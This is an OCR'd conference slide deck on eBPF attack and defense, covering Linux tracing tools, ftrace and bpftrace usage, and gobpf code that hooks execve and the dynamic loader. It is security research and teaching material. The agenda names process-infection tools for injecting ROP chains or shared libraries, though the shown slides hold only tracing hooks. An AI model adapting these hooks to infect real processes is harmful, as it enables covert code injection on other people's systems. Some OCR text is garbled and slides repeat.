
FUZZING/IO



Extra Better Program Finagling (eBPF) Attack & Defense

Richard Johnson | ToorCamp 2022

whoami


Richard Johnson

Sr. Principal Security Researcher, Trellix

Owner, Training Instructor, Fuzzing IO
Advanced Fuzzing and Crash Analysis Training

rjohnson@fuzzing.io // @richinseattle

Hooking the Linux ELF Loader



- Long ago at Toorcon 6 in 2004, I presented on hooking Linux linking and loading with custom kernel modules
  - md5verify – A tripwire inspired hash integrity checker for loaded executables
  - Kinfect – An ELF .plt virus injected from kernel into programs during load

- Today we will revisit these ideas using the latest Linux kernel provided tracing infrastructure known as eBPF

What's this all about?

- Linux Tracing Infrastructure
- Linux eBPF hooking API and ecosystem
- ELF linking, loading, and libc (oh my!)
- ebf-elf-trace – log ELF loading
- ebpf-hasher – hash ELFs to enforce ACLs
- ebpf-squirt – inject ROP or shared library
- Bugs, quirks, tips, tricks, and fortune telling

FUZZING/IO

Linux Tracing Infrastructure


Linux Tracing

- Linux tracing infrastructure has grown organically over time resulting in many technologies with overlapping goals and capabilities

FUZZING/IO

Linux Tracing


- Linux tracing infrastructure has grown organically over time resulting in many technologies with overlapping goals and capabilities



FUZZING/IO


Linux Tracing


- Linux tracing infrastructure has grown organically over time resulting in many technologies with overlapping goals and capabilities



Linux Tracing


- Linux tracing infrastructure has grown organically over time resulting in many technologies with overlapping goals and capabilities







Linux Tracing

- Linux tracing infrastructure has grown organically over time resulting in many technologies with overlapping goals and capabilities







Linux Tracing

- Linux tracing infrastructure has grown organically over time resulting in many technologies with overlapping goals and capabilities

Linux Tracing

astructure has
y over me
tech ologies
goals nd
ca

- eBPF the new contender!

Tracing Ecosystem – Trace Sources

- uprobe – inject int3 interrupt for user code hook, arbitrary locations
- kprobe – inject int3 interrupt for kernel code hook, arbitrary locations
- Tracepoints – Source annotations for hooks, compiled in
  - Kernel source
  - LTTng-ust – Userspace compile time hooking, avoids context switches
  - usdt – Userspace compile time Dtrace hooks

Tracing Ecosystem – Trace Collection

- perf_events – ring buffers for passing system events to userspace
- ftrace – logs Tracepoint events to ring buffers available via filesystem
  - /sys/kernel/tracing
- SystemTap LKM – legacy tracing for Linux, tied to kernel versions
- LTTng LKM – larger ecosystem better support for tracing non-native code, more complex but more capable (java, python, etc)
- eBPF – perf_events or eBPF maps, which are memory maps with associated file descriptors passable between user and kernel threads

Tracing Ecosystem – Frontend Tooling

- strace – trace system calls from userspace
- perf trace – receive events from perf system for syscall tracing
- ftrace – filesystem based access to hooks and filters
- DTrace – legacy tracing system for user/kernel, awk style language
- SystemTap – DTrace inspired awk language for tracing Linux
- LTTng – faster Tracepoint tracing

FUZZING/IO

Tracing Ecosystem – ftrace

- ftrace provides a cumbersome file based interface for collecting data but allows quick exploration of sources and filters

```
vulndev@ubuntu:~$ sudo ls /sys/kernel/tracing/
available_events            max_graph_depth       stack_trace_filter
available_filter_functions  options               synthetic_events
available_tracers           per_cpu               timestamp_mode
buffer_percent              printk_formats        trace
buffer_size_kb              README                trace_clock
buffer_total_size_kb        saved_cmdlines        trace_marker
current_tracer              saved_cmdlines_size   trace_marker_raw
dynamic_events              saved_tgids           trace_options
dyn_ftrace_total_info       set_event             trace_pipe
enabled_functions           set_event_pid         trace_stat
error_log                   set_ftrace_filter     tracing_cpumask
events                      set_ftrace_notrace    tracing_max_latency
free_buffer                 set_ftrace_pid        tracing_on
function_profile_enabled    set_graph_function    tracing_thresh
hwlat_detector              set_graph_notrace     uprobe_events
instances                   snapshot              uprobe_profile
kprobe_events               stack_max_size
kprobe_profile              stack_trace
vulndev@ubuntu:~$ sudo cat /sys/kernel/tracing/current_tracer
nop
vulndev@ubuntu:~$ sudo cat /sys/kernel/tracing/trace_pipe
^C
```

Tracing Ecosystem – ftrace

- ftrace provides a cumbersome file based interface for collecting data but allows quick exploration of sources and filters

- Output is provided in /sys/kernel/tracing/trace_pipe

```
vulndev@ubuntu:~$ sudo bash -c 'echo function > /sys/kernel/tracing/current_tracer'
vulndev@ubuntu:~$ sudo cat /sys/kernel/tracing/trace_pipe | head
CPU:2 [LOST 52780 EVENTS]
   mate-terminal-1892    [002] ....  1028.669476: _raw_spin_lock_irqsave <-remove_wa
it_queue
   mate-terminal-1892    [002] d...  1028.669477: _raw_spin_unlock_irqrestore <-remo
ve_wait_queue
   mate-terminal-1892    [002] ....  1028.669477: fput <-poll_freewait
   mate-terminal-1892    [002] ....  1028.669478: fput_many <-fput
   mate-terminal-1892    [002] ....  1028.669478: remove_wait_queue <-poll_freewait
   mate-terminal-1892    [002] ....  1028.669479: _raw_spin_lock_irqsave <-remove_wa
it_queue
   mate-terminal-1892    [002] d...  1028.669487: _raw_spin_unlock_irqrestore <-remo
ve_wait_queue
   mate-terminal-1892    [002] ....  1028.669488: fput <-poll_freewait
   mate-terminal-1892    [002] ....  1028.669489: fput_many <-fput
vulndev@ubuntu:~$ sudo bash -c 'echo nop > /sys/kernel/tracing/current_tracer'
```

Linux Tracing Capabilities

- Instrument function entry points
- Instrument function return
- Instrument arbitrary code locations
- Access register context
- Read/Write memory*
- Trace system events
- Support user mode and kernel mode instrumentation

Linux eBPF hooking API and ecosystem

eBPF

- The Extended Berkeley Packet Filter (eBPF) is an expanded engine for runtime system tracing originally built on top of the same engine as the bpf filters used in tools like tcpdump

eBPF

- The Extended Berkeley Packet Filter (eBPF) is an expanded engine for runtime system tracing originally built on top of the same engine as the bpf filters used in tools like tcpdump

```
BPF(2)                    Linux Programmer's Manual                    BPF(2)

NAME       top

       bpf - perform a command on an extended BPF map or program

SYNOPSIS       top

       #include <linux/bpf.h>

       int bpf(int cmd, union bpf_attr *attr, unsigned int size);
```

eBPF

- The Extended Berkeley Packet Filter (eBPF) is an expanded engine for runtime system tracing originally built on top of the same engine as the bpf filters used in tools like tcpdump

DESCRIPTION top

The **bpf**() system call performs a range of operations related to extended Berkeley Packet Filters. Extended BPF (or eBPF) is similar to the original ("classic") BPF (cBPF) used to filter network packets. For both cBPF and eBPF programs, the kernel statically analyzes the programs before loading them, in order to ensure that they cannot harm the running system.

eBPF extends cBPF in multiple ways, including the ability to call a fixed set of in-kernel helper functions (via the **BPF_CALL** opcode extension provided by eBPF) and access shared data structures such as eBPF maps.

FUZZING/IO

eBPF

eBPF programs

The **BPF_PROG_LOAD** command is used to load an eBPF program into the kernel. The return value for this command is a new file descriptor associated with this eBPF program.

```
char bpf_log_buf[LOG_BUF_SIZE];

int
bpf_prog_load(enum bpf_prog_type type,
              const struct bpf_insn *insns, int insn_cnt,
              const char *license)
{
    union bpf_attr attr = {
        .prog_type = type,
        .insns     = ptr_to_u64(insns),
        .insn_cnt  = insn_cnt,
        .license   = ptr_to_u64(license),
        .log_buf   = ptr_to_u64(bpf_log_buf),
        .log_size  = LOG_BUF_SIZE,
        .log_level = 1,
    };

    return bpf(BPF_PROG_LOAD, &attr, sizeof(attr));
}
```

prog_type is one of the available program types:

```
enum bpf_prog_type {
    BPF_PROG_TYPE_UNSPEC,        /* Reserve 0 as invalid
                                    program type */
    BPF_PROG_TYPE_SOCKET_FILTER,
    BPF_PROG_TYPE_KPROBE,
    BPF_PROG_TYPE_SCHED_CLS,
    BPF_PROG_TYPE_SCHED_ACT,
    BPF_PROG_TYPE_TRACEPOINT,
    BPF_PROG_TYPE_XDP,
    BPF_PROG_TYPE_PERF_EVENT,
    BPF_PROG_TYPE_CGROUP_SKB,
    BPF_PROG_TYPE_CGROUP_SOCK,
    BPF_PROG_TYPE_LWT_IN,
    BPF_PROG_TYPE_LWT_OUT,
    BPF_PROG_TYPE_LWT_XMIT,
    BPF_PROG_TYPE_SOCK_OPS,
    BPF_PROG_TYPE_SK_SKB,
    BPF_PROG_TYPE_CGROUP_DEVICE,
    BPF_PROG_TYPE_SK_MSG,
    BPF_PROG_TYPE_RAW_TRACEPOINT,
    BPF_PROG_TYPE_CGROUP_SOCK_ADDR,
    BPF_PROG_TYPE_LWT_SEG6LOCAL,
    BPF_PROG_TYPE_LIRC_MODE2,
    BPF_PROG_TYPE_SK_REUSEPORT,
    BPF_PROG_TYPE_FLOW_DISSECTOR,
    /* See /usr/include/linux/bpf.h for the full list. */
};
```

eBPF Frontend Tooling

- LLVM BPF bytecode target
- bpftrace – provides dtrace/awk inspired scripting frontend
- eBPF Compiler Collection (bcc)
  - Python and Go support
  - Compile eBPF programs on the fly or load ELF .o files with bytecode
- libBPF
  - Newer API
  - Compile Once Run Everywhere CoRE
  - No kernel headers or on-box compile requirement

FUZZING/IO


bpftrace

- bpftrace oneliner to trace all files being opened

```
bpftrace -e 'tracepoint:syscalls:sys_enter_open { printf("%s
          %s\n", comm, str(args->filename)); }’
```


- Very similar to DTrace

```
dtrace -q -n 'syscall::open:entry { printf("%s %s\n",
          execname, copyinstr(arg0)); }'
```



FUZZING/IO

bpftrace




```
 * Licensed under the Apache License, Version 2.0 (the "License")
 *
 * 08-Sep-2018  Brendan Gregg   Created this.
 */

BEGIN
{
        printf("Tracing open syscalls... Hit Ctrl-C to end.\n");
        printf("%-6s %-16s %4s %3s %s\n", "PID", "COMM", "FD", "ERR", "PATH");
}

tracepoint:syscalls:sys_enter_open,
tracepoint:syscalls:sys_enter_openat
{
        @filename[tid] = args->filename;
}

tracepoint:syscalls:sys_exit_open,
tracepoint:syscalls:sys_exit_openat
/@filename[tid]/
{
        $ret = args->ret;
        $fd = $ret > 0 ? $ret : -1;
        $errno = $ret > 0 ? 0 : - $ret;

        printf("%-6d %-16s %4d %3d %s\n", pid, comm, $fd, $errno,
            str(@filename[tid]));
        delete(@filename[tid]);
}

END
{
        clear(@filename);
}
```

eBPF Frontend Tooling

- libBPF is the future with enhanced symbols, portable bpf bytecode
- For now, BCC infrastructure is by far the easiest infrastructure available to write custom eBPF programs
    - Python and Go loaders compile BPF programs on the fly
    - ELF segment layouts and other internals are abstracted away from the user
- Bpf-trace and ftrace can be used for initial system inspection before writing more sophisticated hooking functions with BCC

eBPF BCC (gobpf)

```go
package main

import (
    bpf "github.com/iovisor/gobpf/bcc"
```

```go
b, err := ioutil.ReadFile("bpf_hooks.c") // this contains the BPF programs
if err != nil {
    fmt.Print(err)
}
bpf_hooks_src := string(b)

// replace bpf program constants where needed
m := bpf.NewModule(strings.Replace(bpf_hooks_src, "MAX_ARGS", strconv.FormatUint(*maxArgs, 10), -1), []string{})
defer m.Close()
```

eBPF BCC (gobpf)

- Kprobe handler is defined in bpf_hooks.c and registered from the go code

```go
// hook execve
fnName := bpf.GetSyscallFnName("execve")
kprobe, err := m.LoadKprobe("syscall__execve")
if err != nil {
    fmt.Fprintf(os.Stderr, "Failed to load syscall__execve: %s\n", err)
    os.Exit(1)
}

if err := m.AttachKprobe(fnName, kprobe, -1); err != nil {
    fmt.Fprintf(os.Stderr, "Failed to attach syscall__execve: %s\n", err)
    os.Exit(1)
}
```

eBPF BCC (gobpf)

- The bpf_hooks.c code defines the hook handler for execve

```
int syscall__execve(struct pt_regs *ctx,
    const char __user *filename,
    const char __user *const __user *__argv,
    const char __user *const __user *__envp)
{
    struct task_struct *task = (struct task_struct *)bpf_get_current_task();
    squirt_t s = {};

    s.uid = bpf_get_current_uid_gid() & 0xffffffff;
    s.pid = bpf_get_current_pid_tgid() >> 32;
    s.ppid = task->real_parent->tgid;
    squirt_ctx.update(&s.pid, &s);

    bpf_trace_printk("==========================\n");
    bpf_trace_printk("execve() uid=%d pid=%d path=%s\n", s.uid, s.pid, filename);
```

eBPF BCC (gobpf)

- uprobes are just as simple and can be injected into any library including ld-linux.so functions which are not debuggable with gdb)

```
hook_dlopen, err := m.LoadUprobe("hook_dlopen")
if err != nil {
    panic(err)
}
err = m.AttachUprobe("/lib/x86_64-linux-gnu/libdl.so.2", "dlopen", hook_dlopen, -1)
if err != nil {
    panic(err)
}

hook_dl_allocate_tls_init, err := m.LoadUprobe("hook_dl_allocate_tls_init")
if err != nil {
    panic(err)
}
err = m.AttachUprobe("/lib64/ld-linux-x86-64.so.2", "_dl_allocate_tls_init", hook_dl_allocate_tls_init, -1)
if err != nil {
    panic(err)
}
```

ELF linking, loading, and libc (oh my!)

Intercepting Process Execution


- We need to understand the flow of how the operating system loads and executes programs
- We will find hook locations that allow us to collect metadata about the process and allow us to perform hashing of memory
- Finally we need to gain execution control in the process to terminate or infect processes

Linux Process Creation

- Linux Loader
  - Load binary into memory
  - Perform relocations on ELF sections
  - Pass control to the runtime linker
- Runtime Linker (linux-ld.so)
  - Map shared libraries to process memory
  - Perform relocations on symbols
  - Return process execution to program's entry point

FUZZING/IO

Linux Process Creation



Linux Process Creation

- libc execve()
- kernel sys_execve()
- do_execve()
- do_execveat_common()
- bprm_execve()

/ include / linux / syscalls.h

```
